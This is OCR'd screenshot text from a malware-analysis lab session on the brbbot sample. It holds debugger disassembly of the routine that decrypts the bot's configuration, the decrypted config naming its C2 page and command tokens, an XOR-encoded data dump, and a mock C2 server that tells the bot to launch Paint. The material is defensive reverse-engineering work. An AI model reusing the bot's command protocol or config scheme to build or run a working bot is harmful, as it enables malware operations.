
```
Registers (FPU)
EAX 0006FD40
ECX 77985DD3 ntdll.77985D
EDX 00000000
EBX 00000000
ESP 0006FD14
EBP 0006FD4C
ESI 000003E8
EDI 0100126C ASCII "Micro

EIP 01002C6A brbbot.01002

C 0  ES 0023 32bit 0(FFFF
P 0  CS 001B 32bit 0(FFFF
A 0  SS 0023 32bit 0(FFFF
Z 0  DS 0023 32bit 0(FFFF
S 0  FS 003B 32bit 7FFDF0
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCES

EFL 00000202 (NO,NB,NE,A,

ST0 empty 0.0
```

```
Address  Hex dump                 ASCII
01005000 2C 20 2D 36 33 6F 34 2F  , -63o4/
01005008 20 2C 6F 2B 23 41 00 00   ,o+#A..
01005010 9C 12 00 01 00 00 00 00  £‡.0....
01005018 02 00 00 00 60 EA 00 00  ☻...`ê..
```

```
0006FD14  0000007C  hFile = 0000007C (wi
0006FD18  000D1698  Buffer = 000D1698
0006FD1C  000003E8  BytesToRead = 3E8 (1(
0006FD20  0006FD40  pBytesRead = 0006FD4(
0006FD24  00000000  pOverlapped = NULL
0006FD28  00000000
```

Handles

```
Handle   Type        Refs Access   T Info        Name
00000054 Event         2. 001F0003
00000058 Event         2. 001F0003
0000005C Event         2. 001F0003
00000064 Event         3. 001F0003
00000070 Event         3. 001F0003
00000088 Event         2. 001F0003
0000008C Event         2. 001F0003
00000090 Event         2. 001F0003
0000009C Event         2. 001F0003
0000007C File          2. 00100081   Size 73. (0 c:\Users\malware\Desktop\brbconfig.tmp
000000B8 File (dev)    2. 00100001               \Device\KsecDD
0000000C File (dir)    2. 00100020               c:\Users\malware\Desktop
00000004 Key           2. 00000009               HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\
00000010 Key           2. 00020019               HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\N
0000001C Key           2. 000F003F               HKEY_LOCAL_MACHINE
```



C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

```
01002C6A  .    FF15 9C10000  CALL DWORD PTR DS:[<&KERNEL32.ReadFile  └ReadFile
01002C70  .    85C0          TEST EAX,EAX
01002C72  .v   74 54         JE SHORT brbbot.01002CC8
01002C74  .    3975 F4       CMP DWORD PTR SS:[EBP-C],ESI
01002C77  .v   73 04         JNB SHORT brbbot.01002C7D
01002C79  .    C645 0B 01    MOV BYTE PTR SS:[EBP+B],1
01002C7D  >    395D F4       CMP DWORD PTR SS:[EBP-C],EBX
01002C80  .v   74 42         JE SHORT brbbot.01002CC4
01002C82  .    8D45 F4       LEA EAX,DWORD PTR SS:[EBP-C]
01002C85  .    50            PUSH EAX
01002C86  .    FF75 FC       PUSH DWORD PTR SS:[EBP-4]
01002C89  .    0FB645 0B     MOVZX EAX,BYTE PTR SS:[EBP+B]
01002C8D  .    53            PUSH EBX
01002C8E  .    50            PUSH EAX
01002C8F  .    53            PUSH EBX
01002C90  .    FF75 EC       PUSH DWORD PTR SS:[EBP-14]
01002C93  .    FF15 3410000  CALL DWORD PTR DS:[<&ADVAPI32.CryptDec  ADVAPI32.CryptDecrypt
01002C99  .    85C0          TEST EAX,EAX
01002C9B  .v   74 2B         JE SHORT brbbot.01002CC8
01002C9D  .    FF75 F4       PUSH DWORD PTR SS:[EBP-C]               ┌n
01002CA0  .    8B7D 10       MOV EDI,DWORD PTR SS:[EBP+10]           │
01002CA3  .    FF75 FC       PUSH DWORD PTR SS:[EBP-4]               │src
01002CA6  .    57            PUSH EDI                                │dest
01002CA7  .    E8 90080000   CALL <JMP.&msvcrt.memcpy>               └memcpy
01002CAC  .    037D F4       ADD EDI,DWORD PTR SS:[EBP-C]
01002CAF  .    56            PUSH ESI                                ┌n
01002CB0  .    53            PUSH EBX                                │c
01002CB1  .    FF75 FC       PUSH DWORD PTR SS:[EBP-4]               │s
01002CB4  .    897D 10       MOV DWORD PTR SS:[EBP+10],EDI           │
01002CB7  .    E8 74080000   CALL <JMP.&msvcrt.memset>               └memset
01002CBC  .    83C4 18       ADD ESP,18
01002CBF  .    385D 0B       CMP BYTE PTR SS:[EBP+B],BL
EAX=00000001
```


```
Registers (FPU)
EAX 00000001
ECX 75505563 CRYPTSP.75505563
EDX 000000A9
EBX 00000000
ESP 0006FD28
EBP 0006FD4C
ESI 000003E8
EDI 0100126C ASCII "Microsoft Enhanced Cryptographi
EIP 01002C99 brbbot.01002C99
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
01005000 2C 20 2D 36 33 6F 34 2F  , -63o4/
01005008 20 2C 6F 2B 23 41 00 00   ,o+#A..
01005010 9C 12 00 01 00 00 00 00  £$.0....
01005018 02 00 00 00 60 EA 00 00  0...`e..
01005020 06 00 00 00 60 EA 00 00  ♠...`e..
01005028 05 00 00 00 60 EA 00 00  ♣...`e..
01005030 A5 85 69 5F 5A 7A 96 A0  Ñài_Zzûá
```


```
00000000
00000001
00000000
0000007C
000D1488
000D0FE0
00000049
000CC788
```




```
ASCII "uri=ads.php;exec=cexe;file=elif;conf=fnoc;exit=tixe;encode=5b;sleep=30000"

RETURN to brbbot.010025B6 from brbbot.01002AF6
ASCII "brbconfig.tmp"


ASCII "YnJiYm90"

brbbot.01005360
```


malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda


```
malware@MalwareAnalysisLab:~$ xxd -r -p cifrado.hex | tee cifrado.raw
7>"(/>6`(6((u>#>`8()((u>#>`,25252/u>#>`8()((u>#>`,2574<45u>#>`(>)-28>(u>#>`7(:
((u>#>`7(6u>#>`(-834(/u>#>`(-834(/u>#>`(-834(/u>#>`(-834(/u>#>`(-834(/u>#>`(-834
(/u>#>`(-834(/u>#>`(+447(-u>#>`(-834(/u>#>`(-834(/u>#>`-6/447(?u>#>`(-834(/u>#>`
5(?/8u>#>`/:(034(/u>#>`?,6u>#>`>#+74)>)u>#>`-6/447(?u>#>`58u>#>>:)83?>#>)u>#>`
(-834(/u>#>`(-834(/u>#>`86?u>#>`84534(/u>#>`
                                                   )48>((80>)u>#>`
```



```
malware@MalwareAnalysisLab:~$ more cifrado.hex
123f373e600822282f3e366028362828753e233e603828292828753e233e602c32353235322f753e
233e603828292828753e233e602c323537343c3435753e233e60283e292d3238 3e28753e233e6037
283a2828753e233e60372836753e233e60282d3833342 82f753e233e60282d383334282f753e233e
60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d38
3334282f753e233e60282d383334282f753e233e60282b343437282d753e233e60282d383334282f
753e233e60282d383334282f753e233e602d362f34343728 3f753e233e60282d383334282f753e23
3e6036283f2f38753e233e602f3a2830333428 2f753e233e603f2c36753e233e603e232b3734293e
29753e233e602d362f343437283f753e233e603538753e233e60083e3a2938331235 3f3e233e2975
3e233e60282d383334282f753e233e60282d383334282f753e233e6038363f753e233e6038343533
34282f753e233e600b293438 3e2828133a38303e29753e233e600f180b0d323e2c7b68756b6e753e
233e600b29343836343575 3e233e600b2934383634357 53e233e60093e3c2833342f7623636d760e
353238343f3e753e233e6035342f3e2b3a3f753e233e6038363f753e233e60383435333428 2f753e
233e6035342f3e2b3a3f753e233e6013231f753e233e6039293939342f753e233e
malware@MalwareAnalysisLab:~$ hd cifrado.raw
00000000  12 3f 37 3e 60 08 22 28  2f 3e 36 60 28 36 28 28  |.?7>`."(/>6`(6((|
00000010  75 3e 23 3e 60 38 28 29  28 28 75 3e 23 3e 60 2c  |u>#>`8()((u>#>`,|
00000020  32 35 32 35 32 2f 75 3e  23 3e 60 38 28 29 28 28  |25252/u>#>`8()((|
00000030  75 3e 23 3e 60 2c 32 35  37 34 3c 34 35 75 3e 23  |u>#>`,2574<45u>#|
00000040  3e 60 28 3e 29 2d 32 38  3e 28 75 3e 23 3e 60 37  |>`(>)-28>(u>#>`7|
00000050  28 3a 28 28 75 3e 23 3e  60 37 28 36 75 3e 23 3e  |(:((u>#>`7(6u>#>|
00000060  60 28 2d 38 33 34 28 2f  75 3e 23 3e 60 28 2d 38  |`(-834(/u>#>`(-8|
00000070  33 34 28 2f 75 3e 23 3e  60 28 2d 38 33 34 28 2f  |34(/u>#>`(-834(/|
```


malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda

```
root@MalwareAnalysisLab:/var/www# ls
ads.php  index.html  Key.txt  Pictures  WebHive
root@MalwareAnalysisLab:/var/www# more ads.php
cexe C:\Windows\System32\mspaint.exe
root@MalwareAnalysisLab:/var/www# cd -
/home/malware
root@MalwareAnalysisLab:/home/malware# pwd
/home/malware
root@MalwareAnalysisLab:/home/malware# wireshark &
[1] 3799
root@MalwareAnalysisLab:/home/malware# /etc/init.d/apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the server's fully
qualified domain name, using 127.0.1.1 for ServerName
. ok
root@MalwareAnalysisLab:/home/malware# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:8834            0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::8834                 :::*                    LISTEN
root@MalwareAnalysisLab:/home/malware# fakedns.py
pyminifakeDNS:: dom.query. 60 IN A 192.168.1.30
```


Process Hacker [LAB_MALWARE_W7\malware]
Hacker View Tools Users Help
Refresh Options Find Handles or DLLs System Information
Search Processes (Ctrl+K)
Processes Services Network

Name	PID	CPU	I/O Total...	Private B...	User Name	Description
TCPView 3.05.exe	3004	0,57	944 B/s	5,61 MB	LAB_MALW...\malware	TCP/UDP endpoint viewer
Procmon.exe	3564			2,84 MB	LAB_MALW...\malware	Process Monitor
Procmon.exe	2852			15,86 MB	LAB_MALW...\malware	Process Monitor
Regshot-x86-Unicode.exe	3988			151,86 MB	LAB_MALW...\malware	Regshot 1.9.0 x86 Unicode
notepad.exe	960			7,24 MB	LAB_MALW...\malware	Bloc de notas
cmd.exe	2744			1,92 MB	LAB_MALW...\malware	Procesador de comandos de ...
notepad.exe	988			1,05 MB	LAB_MALW...\malware	Bloc de notas
HxD.exe	1448			10,63 MB	LAB_MALW...\malware	HxD Hex Editor
OLLYDBG.EXE	1828	9,97	1,68 MB/s	18,18 MB	LAB_MALW...\malware	OllyDbg, 32-bit analysing deb...
brbbot.exe	1344			748 kB	LAB_MALW...\malware	
brbbot.exe	2864			1,69 MB	LAB_MALW...\malware	
mspaint.exe	364			6,77 MB	LAB_MALW...\malware	Paint
mspaint.exe	3592	0,21		6,84 MB	LAB_MALW...\malware	Paint

CPU Usage: 21.99%   Physical Memory: 41.90%   Processes: 50